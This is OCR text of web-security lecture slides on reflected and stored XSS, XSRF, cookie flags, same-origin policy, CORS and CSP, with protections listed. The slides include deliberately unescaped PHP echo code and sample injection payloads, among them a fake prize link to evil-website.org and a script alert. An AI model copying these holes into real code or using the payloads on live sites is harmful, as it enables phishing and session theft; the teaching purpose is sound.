
JS Injections

XSS & XSRF


Web technologies

HTML, Javascript, …

Web technologies




Web technologies



HTML Basis

```
<html lang="fr">
  <head>
    <title>Exemple</title>
  </head>
  <body>
    <h1>Salut</h1>
    <p>Ceci est une
      <em>page</em>
      d'exemple.</p>
  </body>
</html>
```




CSS Basis

```
body {
        background-color: black ;
        color: white ;
        font-family: monospace ;
        margin: 0 auto 0 auto ;
        width: 90% ;
}
h1 {
        margin: 1em ;
        text-align: center ;
        border-bottom: solid 1px ;
}
em {
        color: green ;
}
```

JS Basis

```
window.onload =
    function() {
        alert("loaded") ;
    } ;
```




XSS - Reflected

Cross Site Scripting

Application

```
<html>
  <body>
    <h1>Salut</h1>
    <p>Bonjour <em>
<?php
  echo $_GET["user"] ;
?>php
    </em>.</p>
  </body>
</html>
```

https://localhost/test.php?user=thibaut



HTML injection

```
User = <h1>thibaut</h1>
```

```
?user=%3Ch1%3Ethibaut%3C%2Fh1%3E
```

HTML Injection (*bis repetita*)


```
User =

thibaut</em>.</p>
<h1>Vous avez gagné</h1>
<p>Cliquez
<a href="https://evil-website.org">
ici</a>
pour remporter votre prix<em>
```

Principle

JS Injection – code execution

a.k.a. XSS – Cross Site Scripting

```
User =

thibaut
<script>
alert("Virus Detected");
</script>
```



XSS - Stored

Cross Site Scripting

Principle - persistance


addComment.php

```
<?php

$cmd = $pdo->prepare(""
        . "insert into comment"
        . " (article, author, content)"
        . " values"
        . " (:article, :author, :content)"
        ) ;

$cmd->exec([
        "article" => $_POST["article"],
        "author"  => $_POST["author"],
        "content" => $_POST["content"]
        ]) ;
```

showPost.php

```
<?php

$cmd = $pdo->prepare(""
         . "select * from comment"
         . " where article = :article"
         ) ;

$st = $cmd->exec(["article" => $_GET[“id"] ]) ;

foreach ($st as $row) {
  echo '<div class="comment">' ;
  echo '<p>By : ' . $row["author"] . '</p>' ;
  echo $row["content"] ;
  echo '</div>' ;
}
```

Principle - persistance



Risks

Information theft

(cookies, form data, …)

Botnet

(relay for other attacks, crypto mining, …)

Request execution


(XSRF)

XSRF

Cross Site Request Forgery

Principle – protected feature

Principle : Make the victim do the call



Protections

Server side (PHP)

Escape / Delete tags

`Htmlspecialchars, Htmlentities, strip_tags`

Encode attributes

`Urlencode`

JS (client side)

Escape / Delete tags

`Depends on frameworks`

Use html5 <template>

`textContent vs. innerHtml`

Cookies

Expires

(validity duration)

Domain

(validity on domain name)

Path

(path of resources)

Secure

(transmit only if TLS)

HttpOnly

(only send to server)

SameSite

(transmit only to same site)

SOP

Same-Origin-Policy

Same Origin

Two resources share same origin if…

Same protocol

(http, https, ftp, …)

Same domain name

Same port

(80, 443, 8080, 8443, …)

Politic for other origins

Mainly for XmlHttpRequest()

Cannot access other content

But can be embeded in html

(scripts, img, video, forms, …)

Can do requests

(GET et POST)

CORS

Cross Origin Ressource Sharing

Principle

Finer grained request to outside

New HTTP Header


Browser ask for rights

`(Origin, Access-Control-Request-Method)`


Server check/setup rights

`(Access-Control-Allow-Origin, Access-Control-Allow-Methods)`

Simple request
(GET, POST, HEAD + content type)



« preflight » Request
(everything else)



CSP

Content Security Policy

Principle : Headers

Server set the policy

HTTP header

(Content-Security-Policy)

HTML header

(meta, Content-Security-Policy)

Principle : rules

Restriction on usable origins

Type of contents

(default-src, script-src, style-src, …)

Allowed Origin

(‘self’, domaine, protocole+domaine)

Principle : reports

Error notification to an endpoint

A URL

(to get JSON report from browsers)

A mode « report only »

(To check policy before going to production)

Anti CSRF

